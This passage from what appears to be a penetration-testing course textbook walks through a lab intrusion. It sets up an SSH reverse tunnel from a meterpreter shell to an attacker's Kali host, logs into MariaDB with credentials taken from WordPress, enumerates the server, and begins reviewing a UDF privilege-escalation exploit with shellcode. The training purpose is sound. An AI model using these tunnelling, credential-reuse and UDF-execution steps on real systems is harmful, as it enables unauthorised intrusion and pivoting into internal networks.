from="10.11.1.250",command="echo 'This account can only be used for port
forwarding'",no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCx027JE5uXiHqoUUb4j9o/IPHxSPg+fflPKW4N6pK0ZXSmMfLhjaHyhU
r4auF+hSnF2g1hN4N2Z4DjkfZ9f95070x3m0oaUgEwHtZcwTNNLJiHs2fSs70bLR+gZ23kaJ+TYM8ZIo/ENC68
Py+NhtW1c2So95ARwCa/Hkb7kZ1xNo6f6rvCqXAyk/WZcBXxYkGq0Lut3c5B+++6h3sp0PlDkoPs8T5/wJNcn8
i12Lex/d02i0WCLGEav2V1R9xk87xVdI6h5BPySl35+ZXOrHzazbddS7MwGFz16coo+wbHbTR6P5ff9Z1Zm90/
US2LoqHxs70xNq61BLtr4I/MDnин www-data@ajla
```

Listing 895 - **~/.ssh/authorized\_keys** file on Kali

This entry allows the owner of the private key (the web server), to log in to our Kali machine but prevents them from running commands and only allows for port forwarding.

Next, we need to add a couple more options to our ssh command to ensure that it will work. First we need to add the **-N** flag to specify that we are not running any commands. We also need the **-f** option to request ssh to go to the background. Finally, we also need to provide the key file that we are using via **-i**.

The final SSH command can be found in Listing 896.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o
"UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa
kali@10.11.0.4
```

Listing 896 - Final iteration of ssh command

Finally, we need to run the SSH command in the meterpreter shell.

```
ssh -f -N -R 1122:10.5.5.11:22 -R 13306:10.5.5.11:3306 -o
"UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i /tmp/keys/id_rsa
kali@10.11.0.4
Could not create directory '/var/www/.ssh'.
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 897 - Executing the final iteration of the ssh command

Now let's verify that the ports are open on our Kali machine:

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*            LISTEN     1/systemd
tcp        0      0 0.0.0.0:22              0.0.0.0:*            LISTEN     645/sshd
tcp        0      0 127.0.0.1:13306       0.0.0.0:*        LISTEN     91364/sshd: kali
tcp        0      0 127.0.0.1:1122        0.0.0.0:*        LISTEN     91364/sshd: kali
tcp6       0      0 :::111                :::*                  LISTEN     1/systemd
```

```

tcp6      0      0  :::22          ::::*        LISTEN      645/sshd
tcp6      0      0  ::1:13306     ::::*        LISTEN      91364/sshd: kali
tcp6      0      0  ::1:1122      ::::*        LISTEN      91364/sshd: kali
...

```

*Listing 898 - Verifying open ports*

At this point, since the ssh command was run in the background, even if our meterpreter shell were to die, we would have remote access to the database server through the remote tunnel.

## 24.3 Targeting the Database

Web applications frequently have a database configured on another server as is the case in `sandbox.local`. However, at this point we have network access to the database host and, for the most part, we can treat it as if we are on the same network. As is always the case with tunnels, we should expect some lag.

### 24.3.1 Enumeration

At this point in the enumeration step of the database, we already know a couple of things. Because of access to the WordPress server, we know that the host is in a different network than we are currently on. We also know that we are running MariaDB version 10.3.20. A quick Google search shows us this is a fairly new version. This presents a problem as a new version most likely won't have vulnerabilities that lead to remote code execution.

Let's connect to the database and start enumerating other aspects of MariaDB.

#### 24.3.1.1 Application/Service Enumeration

To connect to MariaDB, we can use Kali's built in MySQL client along with the credentials we have recovered from the WordPress configuration file. While MariaDB is a different package than MySQL, it was designed to be backwards compatible.<sup>730</sup> We will also need to point the MySQL client to the tunnel running on Kali on port 13306.

```

kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=wp -p
Enter password:
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

*Listing 899 - Connecting to MariaDB*

Now that we are connected, we can look at what privileges we have as the wp user and get a better idea of how this MariaDB instance is configured.

```

MariaDB [(none)]> SHOW Grants;
+-----+
| Grants for wp@%
+-----+
| GRANT USAGE ON `.*` TO 'wp'@'%' IDENTIFIED BY PASSWORD '*61163AE4B131AB0E43F07BE7B' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `wordpress`.* TO 'wp'@'%' |

```

<sup>730</sup> (MariaDB, 2020), <https://mariadb.com/kb/en/library/mariadb-vs-mysql-compatibility/>

```
+-----+
2 rows in set (0.075 sec)
-----+
Listing 900 - wp user grants
```

We don't have "\*" permissions, but SELECT, INSERT, UPDATE, and DELETE are a good starting point. Next, let's take a look at some variables and see if we can find anything that stands out.

```
MariaDB [(none)]> show variables;
+-----+
| Variable_name          | Value
+-----+
| alter_algorithm        | DEFAULT
| aria_block_size         | 8192
| aria_checkpoint_interval | 30
...
| hostname              | zora
| identity                | 0
...
| pid_file                | /run/mysqld/mariadb.pid
| plugin_dir             | /home/dev/plugin/
| plugin_maturity          | gamma
| port                      | 3306
| preload_buffer_size       | 32768
| profiling                 | OFF
...
| tmp_memory_table_size     | 16777216
| tmp_table_size            | 16777216
| tmpdir                  | /var/tmp
| transaction_alloc_block_size | 8192
...
| userstat                 | OFF
| version                  | 10.3.20-MariaDB
| version_comment           | MariaDB Server
| version_compile_machine | x86_64
| version_compile_os         | Linux
| version_malloc_library      | system
...
| wsrep_sst_receive_address   | AUTO
| wsrep_start_position        | 00000000-0000-0000-0000-000000000000:
| wsrep_sync_wait              | 0
+-----+
639 rows in set (0.154 sec)
```

Listing 901 - Showing all variables

From this one query we learned a few things. First, we found that the hostname is "zora". From this point on, we will refer to the MariaDB host as Zora. Next, we also learned that the **tmp** directory is in **/var/tmp**. We also confirm again that we are running MariaDB version 10.3.20 but we now also learn that the target architecture is **x86\_64**. The most interesting piece of information we can gather is that the **plugin\_dir** is set to **/home/dev/plugin/**. This directory is not standard for MariaDB. Let's take note of that as it might become useful later on.

Now that we have gathered some information, let's see if we can find any exploits for our target MariaDB version.

```
kali@kali:~$ searchsploit mariadb
```

| Exploit Title   | Path (/usr/share/exploitdb/)   |
|---|--------------------------------|
| MariaDB Client 10.1.26 - Denial of Service (PoC)      | exploits/linux/dos/45901.txt   |
| MySQL / MariaDB - Geometry Query Denial of Service    | exploits/linux/dos/38392.txt   |
| MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Co | exploits/linux/local/40360.txt |
| MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysq | exploits/linux/local/40678.c   |
| MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root | exploits/linux/local/40679.sh  |
| Oracle MySQL / MariaDB - Insecure Salt Generation Sec | exploits/linux/remote/38109.pl |

Shellcodes: No Result

Papers: No Result

*Listing 902 - SearchSploit for MariaDB*

Unfortunately, none of these would work for our version of MariaDB. Let's broaden the scope and see what we get for MySQL.

```
kali@kali:~$ searchsploit mysql
```

| Exploit Title  | Path (/usr/share/exploitdb/)            |
|--|---|
| ...  |   |
| MySQL (Linux) - Database Privilege Escalation              | exploits/linux/local/23077.pl           |
| MySQL (Linux) - Heap Overrun (PoC)                         | exploits/linux/dos/23076.pl             |
| MySQL (Linux) - Stack Buffer Overrun (PoC)                 | exploits/linux/dos/23075.pl             |
| ...  |   |
| MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old Permi        | exploits/linux/remote/24669.txt         |
| <b>MySQL 4.0.17 (Linux) - User-Defined Function (UDF)</b>  | <b>exploits/linux/local/1181.c</b>      |
| MySQL 4.1.18/5.0.20 - Local/Remote Information Leak        | exploits/linux/remote/1742.c            |
| MySQL 4.1/5.0 - Authentication Bypass                      |   |
| exploits/multiple/remote/24250.pl                          |   |
| MySQL 4.1/5.0 - Zero-Length Password Authentication        | exploits/multiple/remote/311.pl         |
| MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Exe        |   |
| exploits/multiple/remote/25209.pl                          |   |
| MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitr        |   |
| exploits/multiple/remote/25210.php                         |   |
| MySQL 4.x - CREATE Temporary TABLE Symlink Privileg        | exploits/multiple/remote/25211.c        |
| <b>MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF)</b> | <b>exploits/linux/local/1518.c</b>      |
| <b>MySQL 4.x/5.0 (Windows) - User-Defined Function Com</b> | <b>exploits/windows/remote/3274.txt</b> |
| MySQL 4.x/5.x - Server Date_Format Denial of Servic        | exploits/linux/dos/28234.txt            |
| MySQL 4/5 - SUID Routine Miscalculation Arbitrary D        | exploits/linux/remote/28398.txt         |
| <b>MySQL 4/5/6 - UDF for Command Execution</b>             | <b>exploits/linux/local/7856.txt</b>    |
| MySQL 5 - Command Line Client HTML Special Characte        | exploits/linux/remote/32445.txt         |
| MySQL 5.0.18 - Query Logging Bypass                        | exploits/linux/remote/27326.txt         |
| ...  |   |
| MySQL Squid Access Report 2.1.4 - HTML Injection           | exploits/php/webapps/20055.txt          |
| MySQL Squid Access Report 2.1.4 - SQL Injection / C        | exploits/php/webapps/44483.txt          |
| <b>MySQL User-Defined (Linux) (x32/x86_64) - 'sys_</b>     | <b>exploits/linux/local/46249.py</b>    |
| MySQL yaSSL (Linux) - SSL Hello Message Buffer Over        | exploits/linux/remote/16849.rb          |
| MySQL yaSSL (Windows) - SSL Hello Message Buffer Ov        | exploits/windows/remote/16701.rb        |
| ...  |   |
| Paper Title  | Path (/usr/share/exploitdb-papers)      |

```
...
MySQL Session Hijacking over RFI | docs/english/13708-mysql-session-hijacking-ove
MySQL UDF Exploitation | docs/english/44139-mysql-udf-exploitation.pdf
MySQL: Secure Web Apps - SQL Injectio | papers/english/12945-mysql-secure-web-apps---s
Novel contributions to the field - Ho | docs/english/40143-novel-contributions-to-the-
...
-----
```

*Listing 903 - SearchSploit for MySQL*

When searching for MySQL vulnerabilities, we have to change our approach a bit. This time we are not looking for an exact version number that might be vulnerable to an exploit since MariaDB and MySQL use different version numbers. Instead, we are trying to see if we can identify a pattern in publicly disclosed exploits that may indicate a type of attack we could use.

We notice that the words “UDF” and “User Defined” show up often. Let’s take a look at a more recent UDF exploit found in </usr/share/exploitdb/exploits/linux/local/46249.py>.

```
1 # Exploit Title: MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local
privilege escalation exploit
2 # Date: 24/01/2019
3 ...
19 References:
20 https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html
21 https://www.exploit-db.com/exploits/1518
22 https://www.exploit-db.com/papers/44139/ - MySQL UDF Exploitation by Osanda Malith
Jayathissa (@OsandaMalith)
```

*Listing 904 - MySQL exploit 46249 header*

The exploit begins by referencing other research into UDF exploitation including a paper written on the subject.

Reviewing this paper teaches us that a User Defined Function (UDF) is similar to a custom plugin for MySQL. It allows database administrators to create custom repeatable functions to accomplish specific objectives. Conveniently for us, UDFs are written in C or C++<sup>731</sup> and can run almost any code we want, including system commands.

Researchers have discovered how to use standard MySQL (and MariaDB) functionality to create these plugins in ways that can be used to exploit systems. This specific exploit discusses using UDFs as ways to escalate privileges on a host. However, we should be able to use the same principle to get an initial shell. Some modifications will be required but before we start changing anything, let’s take a look at the code.

```
40 shellcode_x32 = "7f454c460101010000000000000000..."; 
41 shellcode_x64 = "7f454c460201010000000000000000..."; 
42
43 shellcode = shellcode_x32
44 if (platform.architecture()[0] == '64bit'):
45     shellcode = shellcode_x64
...
71 cmd='mysql -u root -p\' + password + '\' -e "select @@plugin_dir \G"
72 plugin_str = subprocess.check_output(cmd, shell=True)
```

<sup>731</sup> (MariaDB, 2020), <https://mariadb.com/kb/en/create-function-udf/>